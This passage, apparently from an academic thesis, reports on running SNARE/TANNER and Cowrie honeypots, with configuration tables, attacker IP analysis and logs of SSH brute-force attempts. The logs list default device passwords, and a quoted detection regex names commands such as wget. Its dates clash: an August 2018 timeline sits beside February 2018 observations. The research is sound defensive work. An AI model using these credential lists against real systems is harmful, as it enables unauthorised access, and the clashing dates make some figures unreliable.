Aug 15, 2018 @ 2235hrs	Started Cowrie honeypot. Ready to accept connection.
Aug 15, 2018 @ 2238hrs	Cowrie received the first attack.
Aug 27, 2018 @ 2238hrs	Cowrie received the last attack.
Aug 27, 2018 @ 2238hrs	Stopped Cowrie honeypot to collect logs and database data.

A. PHASE 1—UNMODIFIED HONEYPOTS

In this phase, we implemented the SNARE and Cowrie honeypots to appear to be running on the same server. We wanted to see if the attackers would input commands in Cowrie to modify the Web contents of SNARE if they happened to notice both. As SNARE would be fingerprinted by the attackers as an, Nginx server, we modified the Cowrie hostname to NginxWeb and created a user Nginx and a default Nginx index file in the Cowrie fake filesystem. To make it more believable, we also modified the "service" command in Cowrie so that the attacker would see "Nginx" as a running service.

1. Default Configurations

a. SNARE and TANNER

Not many configurations can be changed in SNARE and TANNER. Nonetheless, the emulators (SQLI, RFI, LFI, XSS and CMD_EXEC) that are in in TANNER are more configurable, and we configured them to record the attack type. The emulators use precoded pattern matching algorithms to determine if the paths that the attackers are accessing match the attack types configured in TANNER. If so, TANNER will record it as an attack. The Web pages in SNARE are static HTML pages, and no content such as forms or login pages requires attacker interaction. We configured SNARE to run on port 80 since that is the most common port for a Web server.

b. Cowrie

Cowrie has a configuration page that allows users to make changes to the default configuration. Table 5 displays the configuration items that we used.

Table 5. Cowrie default and Phase 1 settings.

No	Configuration	Description	Default	Phase 1
1	Hostname	The hostname for Cowrie which will be displayed by the Cowrie shell prompt to attackers.	Svr04	NginxWeb
2	Interactive Timeout	The number of seconds before logged sessions terminate for being idle.	180	180
3	Auth_Class	This can be UserDB which uses the password database or AuthRandom which randomly allows attackers to log in after 2, 5, or 10 attempts.	UserDB	UserDB
4	Version	The SSH version returned to attackers.	SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2	SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
5	Listen_endpoints	The port and interface on which Cowrie will be listening	TCP 2222 Interface 0.0.0.0	TCP 22 Interface 0.0.0.0

No	Configuration	Description	Default	Phase 1
		for incoming SSH connections.		


6	Output_mysql	The MySQL logging module, which is disabled by default.	Host = localhost
			Database = Cowrie
			Username = Cowrie
			Password = Secret
			Port = 3306
				Host = *.129
				Database = Cowrie
				Username = Cowrie
				Password = Cowrie
				Port = 3306

2. Observations—Cowrie and SNARE

a. IP Addresses that Accessed Both SNARE and Cowrie

We observed that out of the 584 distinct IP addresses that accessed Cowrie and the 77 distinct IP addresses that accessed SNARE, only five IP addresses accessed both honeypots (Figure 3, generated by SNARE-Graph).

Figure 3. IP addresses of attackers accessing both Cowrie and SNARE honeypots.



Total identified IP addresses: 584

IP address	Geolocation	Sessions count	Success	Last seen
Dup A	New York, United States	1	N/A	2018-02-23 20:56:54
Dup B	Sao Paulo, Brazil	1	N/A	2018-02-17 09:34:18
Dup C	Porto Alegre, Brazil	1	N/A	2018-02-24 21:42:21
Dup D	Edison, United States	1	N/A	2018-02-20 05:22:26
Dup E	N/A	1	N/A	2018-02-24 06:35:14

IP address A: This attacker accessed both Cowrie and SNARE once on February 23, 2018 @ 20:56:54 and February 18, 2018 @ 01:02:45 respectively. They only did a scan and did not proceed to log in to Cowrie. They accessed only the root directory on SNARE and did no further actions.

IP address B: This attacker accessed both Cowrie and SNARE once on February 17, 2018 @ 09:34:18 and February 17, 2018 @ 09:02:12 respectively. They only did a scan and did not proceed to log in to Cowrie. They accessed /hndUnblock.cgi, tmUnblock.cgi, /moo, the root directory, and /getcfg.php on SNARE.

IP address C: This attacker accessed both Cowrie and SNARE once on February 24, 2018 @ 21:42:21 and on February 24, 2018 @ 09:02:13 respectively. They only did a scan and did not proceed to log in to Cowrie. They accessed /hndUnblock.cgi, tmUnblock.cgi, /moo, the root directory, and /getcfg.php on SNARE.

IP address D: This attacker accessed both Cowrie and SNARE once on February 20, 2018 @ 05:22:26 and on February 20, 2018 @ 08:02:30 respectively. They only did a scan and did not proceed to log in to Cowrie. They accessed only the root directory on SNARE and did no further actions.

IP address E: This attacker accessed both Cowrie and SNARE once on February 24, 2018 @ 06:35:14 and on February 16, 2018 @ 04:02:56 respectively. They only did a scan and did not proceed to log in to Cowrie. They accessed only the root directory on SNARE and did no further actions.


From these results, we concluded that attackers are not scanning the IP address on port 22 and 80 at the same time. Also, the attackers (B and C) from Brazil may have switched their IP address or they may have two bots, as the modus operandi of the two scans on SNARE is the same.

3. Observations—SNARE

a. Overall Activities


A total of 384 sessions were captured in Phase 1 from 75 distinct IP addresses. SNARE was first accessed after 14 hours of deployment and last accessed 14 minutes before stopping the experiment. It took quite a long period of time for attackers to start accessing the Web honeypot. The peak of the traffic was on February 23, 2018 when there were 73 sessions (Figure 4, generated by SNARE-Graph). The minimum number of probes per day was on February 24, 2018 when there were only two probes on that day.

Figure 4. Phase 1 SNARE—Most probes per day.



As shown in Figure 5, which was generated by SNARE-Graph, 28% of the attackers came from the United States as reported by MaxMind, where one IP address A comprised 20%. IP address B from Malta had the second highest percentage. We checked the two IP addresses in AbuseIPDB [31], a central repository for IP addresses associated with malicious activities, and found that IP address A has been reported 55 times and IP address B has been reported 3 times.


Figure 5. Phase 1 SNARE—Top 10 number of connections per unique IP pie chart.



b. *Types of Activity*

Of the 384 sessions, 92 or about 24% accessed the default root directory of the Web application server, which is normal if the attacker is just performing an IP Web scan. The other 76% were mainly sessions accessing setup.php and index.php of phpMyAdmin pages [32]. We also observed that apart from attackers accessing the default index page at the root directory, no sessions accessed the Web contents that we put on the server. The top 10 paths that the attackers accessed are displayed in Figure 6.

Figure 6. Top 10 paths that the attackers requested.




From the top ten paths, we observed that attackers were trying to check if the setup.php page for phpmyadmin, mysql, and the database are available on the server. The setup.php from phpMyAdmin is known to be prone to remote PHP code-injection vulnerability [33].

c. *User Agents*

Most attackers used Mozilla 5.0 for their user agents, and some used vulnerability scanners such as ZmEu [34], which targets Web servers that are running unpatched phpMyAdmin programs. Attackers also use ZmEu to brute-force the username and password of SSH servers [34]. In our experiment, however, none of the ZmEu attackers scanned our Cowrie honeypot. The top 10 user agents used by the attackers are shown in Figure 7.

Figure 7. Top 10 user agents used by the attackers.



d. *Attack Types and Session Durations*


In Phase 1, there were seven recorded attacks, and all accessed paths matched the CMD_EXEC pattern of ".*(alias |cat |cd |cp |echo |exec |find |for |grep |ifconfig |ls |man |mkdir |netstat |ping |ps |pwd |uname |wget |touch |while).*". This CMD_EXEC pattern consists of individual commands separated by the delimiter "|". An example of an attack that would be picked up by the CMD_EXEC pattern is "mkdir test directory" where the command "mkdir" matches the pattern. Yet, we confirmed that all seven CMD_EXEC attacks observed were false positives as they were not in the list of executed commands listed above in the CMD_EXEC pattern. One of the CMD_EXEC attacks logged was "command.php" and we considered it a false positive as it matches the "man" command but it is not a "man" command. We also observed that all the sessions, even for those that accessed more than 10 paths, started and ended within a second. This suggests that all these activities are performed by an automated process since a human could not click 10 links within a second.

4. Observations—Cowrie

a. Overall Activities


In Phase 1, 19,564 sessions originated from 584 distinct IP addresses. Cowrie was first accessed by attackers 22 minutes after it was run and continued to be accessed up to the point when the honeypot was shut down. The peak traffic was on February 28, 2018 with 2,737 probes (Figure 8 generated by Kippo-Graph). The minimum probes per day excluding the first day was on February 22, 2018, with 695 probes.

Figure 8. Phase 1 Cowrie—Most probes per day.



According to geolocation by MaxMind (Figure 9 generated by Kippo-Graph), more than 90% of the attackers came from Russia. IP addresses A, B, C, and D made up 20% respectively, and IP address E made up the remaining 10%. We checked the IP addresses A to D in AbuseIPDB [31] and found that IP addresses A, B, and D have been reported at least 15 times, and IP addresses C and E have been reported 5 and 16 times, respectively.


Figure 9. Phase 1 Cowrie—Top 10 number of connections per unique IP.



b. Types of Login Activity

A common activity on the honeypot was a brute-force password attack. The two most common usernames were "root" and "admin," This is not surprising since both usernames are likely to provide administrator privileges on real systems. Even when attackers gained access to either of these two accounts, they would still attempt to gain access to the other account. Figure 10 generated by Kippo-Graph shows one example of 2 sets of brute-force attacks on a single host (highlighted in yellow and red). Most brute-force attacks ceased when a correct password was found.


Figure 10. Example of brute force attack on both “root” and “admin” accounts.



Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-02-16 13:23:14	[redacted]	673db45121e3	admin	12345	0
2018-02-16 13:23:15	[redacted]	673db45121e3	admin	12345	0
2018-02-16 13:23:16	[redacted]	673db45121e3	admin	admin1	0
2018-02-16 13:23:17	[redacted]	673db45121e3	admin	pfsense	0
2018-02-16 13:23:18	[redacted]	673db45121e3	admin	1234	0
2018-02-16 13:23:20	[redacted]	673db45121e3	admin	admin1	0
2018-02-16 13:23:21	[redacted]	673db45121e3	admin	pfsense	0
2018-02-16 13:23:22	[redacted]	673db45121e3	admin	12345	0
2018-02-16 13:23:23	[redacted]	673db45121e3	admin	1234	0
2018-02-16 13:23:24	[redacted]	673db45121e3	admin	changeme	0
2018-02-16 13:23:25	[redacted]	673db45121e3	admin	manager	0
2018-02-16 13:23:27	[redacted]	673db45121e3	admin	7ujMko0admin	0
2018-02-16 13:23:28	[redacted]	673db45121e3	admin	pfsense	0
2018-02-16 13:23:29	[redacted]	673db45121e3	admin	manager	0
2018-02-16 13:23:30	[redacted]	673db45121e3	admin	7ujMko0admin	0
2018-02-16 13:23:31	[redacted]	673db45121e3	admin	admin123	0
2018-02-16 13:23:32	[redacted]	673db45121e3	admin	changeme	0
2018-02-16 13:23:34	[redacted]	673db45121e3	admin	admin	1
2018-02-25 19:24:50	[redacted]	6d77b0782b04	root	admin	0
2018-02-25 19:24:51	[redacted]	6d77b0782b04	root	xmhdipc	0
2018-02-25 19:24:52	[redacted]	6d77b0782b04	root	system	0
2018-02-25 19:24:54	[redacted]	6d77b0782b04	root	raspberrypi	0
2018-02-25 19:24:55	[redacted]	6d77b0782b04	root	0000	0
2018-02-25 19:24:56	[redacted]	6d77b0782b04	root	Zte521	0
2018-02-25 19:24:57	[redacted]	6d77b0782b04	root	root	1

In a few instances, these clients attempted another brute-force attack and tried the password used previously among others (Figure 11). This suggests that they do not store the previously used passwords.


Figure 11. Example of cyclical brute force attack on the "root" account.



Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-02-17 22:54:42	[redacted]	c8caf9728ca5	root	root	1
2018-02-23 20:56:05	[redacted]	6254d09b0633	root	0000	0
2018-02-23 20:56:07	[redacted]	6254d09b0633	root	waldo	0
2018-02-23 20:56:08	[redacted]	6254d09b0633	root	1234	0
2018-02-23 20:56:10	[redacted]	6254d09b0633	root	seiko2005	0
2018-02-23 20:56:11	[redacted]	6254d09b0633	root	Zte521	0
2018-02-23 20:56:12	[redacted]	6254d09b0633	root	dreambox	0
2018-02-23 20:56:14	[redacted]	6254d09b0633	root	dreambox	0
2018-02-23 20:56:15	[redacted]	6254d09b0633	root	seiko2005	0
2018-02-23 20:56:17	[redacted]	6254d09b0633	root	1234	0
2018-02-23 20:56:18	[redacted]	6254d09b0633	root	000000	0
2018-02-23 20:56:20	[redacted]	6254d09b0633	root	password	1

We also observed traffic that connected to the honeypot at periodic intervals. From one IP address, connections were established every five minutes and contributed to 15% of the total traffic (Figure 12).

Figure 12. Connections made from a single IP address at five-minute intervals.



Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-02-15 17:45:40	[redacted]	742bd7386205	admin	admin	1
2018-02-15 17:50:41	[redacted]	040c70498f27	admin	admin	1
2018-02-15 17:55:43	[redacted]	3fd4da56d300	admin	admin	1
2018-02-15 18:00:45	[redacted]	af9548e14675	admin	admin	1
2018-02-15 18:05:46	[redacted]	97f76d26ea32	admin	admin	1
2018-02-15 18:10:48	[redacted]	a334f937c1c7	admin	admin	1
2018-02-15 18:15:50	[redacted]	cf95d2da25a9	admin	admin	1
2018-02-15 18:20:51	[redacted]	cc6722a0b4c4	admin	admin	1
2018-02-15 18:25:53	[redacted]	126c5ea61641	admin	admin	1
2018-02-15 18:30:54	[redacted]	162bb2f110b3	admin	admin	1

c. Authentication

Cowrie can control login access using two different methods: (1) blacklists and whitelists, and (2) allowing random username-password combinations. A blacklist gives the username-password combinations that are denied access to the honeypot, while a whitelist gives username-password combinations that can access the honeypot. We found this method useful as the whitelist allows us to define specific usernames that we allow, while the blacklist enables us to define specific passwords that we want to deny for a specific username.

When authenticating using blacklists and whitelists, the honeypot uses the userdb.txt file in the /cowrie/data folder. Table 6 shows example content of the file. Blacklisted username-password combinations must appear before the wildcard entry for that username.


Table 6. Blacklist and whitelist specifications in userdb.txt and their meaning.

Entry in userdb.txt	Username	Password	Whitelist	Blacklist
root:!root	root	root		✓
root:x:*		Wildcard (any strings not in blacklist)	✓	
richard:x:fout	richard	fout	✓	
admin:x:*	admin	Wildcard (any strings not in blacklist)	✓	

When Cowrie is configured to accept a random username-password combination, a user must try a random selected number of unique username/password combinations between the user-defined “mintry” and “maxtry” counts before succeeding with a login. The successful login combination is stored with the IP address and becomes the only acceptable combination for that IP address. This prevents the honeypot from accepting other usernames from that IP address, and this probably hurts a little the believability of the honeypot if the user tries a different login name. An advantage of this approach is that it permits accepting unusual and unanticipated username-password combinations. Given that attackers tend to use uncommon username-password combinations, this may reveal uncommon attack tactics.

In Phase 1, we ran the Cowrie honeypot using blacklist and whitelist authentication and observed that it allowed a single username to accept multiple passwords if the passwords belong to the whitelist for the username. Figure 13 shows that multiple passwords for the “root” and “admin” usernames worked for a single IP address within less than an hour interval. This would be a clue that the system is a honeypot.

Figure 13. Example of the Cowrie honeypot accepting multiple passwords for a username from a single IP address.




Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-02-15 17:18:46	[redacted]	edbb90e92908	root	root	1
2018-02-16 02:39:22	[redacted]	8ad6c54db757	root	123456	1
2018-02-16 15:36:08	[redacted]	aecfc592c9ee	admin	default	1
2018-02-16 15:36:44	[redacted]	5f8295047429	admin	default	1
2018-02-16 16:22:34	[redacted]	41c8b4d718dc	admin	password	1
2018-02-16 23:11:07	[redacted]	fda0f52ee5e1	admin	admin	1
2018-02-17 04:33:14	[redacted]	7047aa977df6	root	password	1
2018-02-17 05:01:36	[redacted]	d0b239676e6e	root	root	1
2018-02-17 11:18:57	[redacted]	ebf222f3135d	admin	password	1
2018-02-17 17:29:21	[redacted]	9a25aef9094f	admin	admin	1

We observed a 74% success rate out of 19,564 login attempts (Figure 14 generated by Excel charts). Of the 14,406 successful logins, only 229 (1% of total logins) continued with further activities on the honeypot.

